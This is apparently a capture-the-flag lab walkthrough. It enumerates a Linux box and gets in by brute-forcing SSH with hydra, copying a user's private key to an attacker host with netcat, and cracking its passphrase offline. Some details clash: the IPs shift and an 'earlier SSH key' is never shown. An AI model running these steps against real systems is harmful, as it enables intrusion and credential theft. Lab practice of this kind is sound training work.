$ nmap -p- -T4 -sV -sC -oN nmap 10.49.191.54
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.41 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat 9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
Two SMB ports alongside SSH and a stock Apache/Tomcat pair — SMB is most likely an attack vector.

The port 80 site is just a placeholder, but its HTML source hints at where the real content lives:
<!-- Check our dev note section if you need to know what to work on. -->
Fuzzing for that "dev note section" turns up /development:
$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.49.191.54/FUZZ -e .html
development             [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 30ms]
Both files are internal dev notes, and name two users right away:
For J:

I've been auditing the contents of /etc/shadow to make sure we don't
have any weak credentials, and I was able to crack your hash really
easily. You know our password policy, so please follow it? Change
that password ASAP.

-K
2018-04-23: I've been messing with that struts stuff, and it's pretty
cool! ... using version 2.5.12, because other versions were giving me
trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
With SMB confirmed live, anonymous access is the next thing to check:
$ smbclient -N -L //10.49.184.181
Sharename       Type      Comment
Anonymous       Disk
IPC$            IPC       IPC Service (Samba Server 4.15.13-Ubuntu)

$ smbclient -U kay //10.49.184.181/Anonymous
Password for [WORKGROUP\kay]:
smb: \> ls
staff.txt
smb: \> get staff.txt
staff.txt names the second user and a target for a password guess:
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know
it's all in fun, but this is how mistakes happen. (This means you
too, Jan!)

-Kay
Between the dev notes (K, J) and the staff announcement (Kay, addressed
to Jan), two real usernames fall out: kay and jan.
With a valid username and no working password yet, hydra against SSH
is the next move:
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.49.184.181 ssh
[22][ssh] host: 10.49.184.181   login: jan   password: armando
$ ssh [email protected]
[email protected]'s password: armando
Welcome to Ubuntu 20.04.6 LTS
jan's own home directory is empty aside from an unreadable .lesshst,
so the next stop is the other user found during enumeration:
jan@ip-10-48-156-54:~$ cd ..
jan@ip-10-48-156-54:/home$ ls
jan  kay  ubuntu
jan@ip-10-48-156-54:/home$ cd kay
jan@ip-10-48-156-54:/home/kay$ ls -la
-rw------- 1 kay  kay    57 pass.bak
drwxr-xr-x 2 kay  kay  4096 .ssh

pass.bak is unreadable as jan, but .ssh isn't, and its private key
is sitting there world-readable:
jan@ip-10-48-156-54:/home/kay$ cd .ssh
jan@ip-10-48-156-54:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
...
The key is passphrase-protected, so it needs to come back to the attacking box to crack offline. Netcat moves it over:
# on the target, as jan
$ nc 192.168.151.91 1234 < id_rsa

# on the attacker box
$ nc -lvnp 1234 > id_rsa
$ chmod 600 id_rsa
$ ssh [email protected] -i id_rsa
Enter passphrase for key 'id_rsa':
Same offline-crack approach as the earlier SSH key — ssh2john
plus john against rockyou.txt:
$ ssh2john id_rsa > hash
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
beeswax          (id_rsa)
$ ssh [email protected] -i id_rsa
Enter passphrase for key 'id_rsa': beeswax
kay@ip-10-48-143-202:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$

pass.bak in kay's home directory holds the box's final password
— the thing K's dev-note comment about auditing /etc/shadow and
Jan's own leaked password were ultimately pointing at.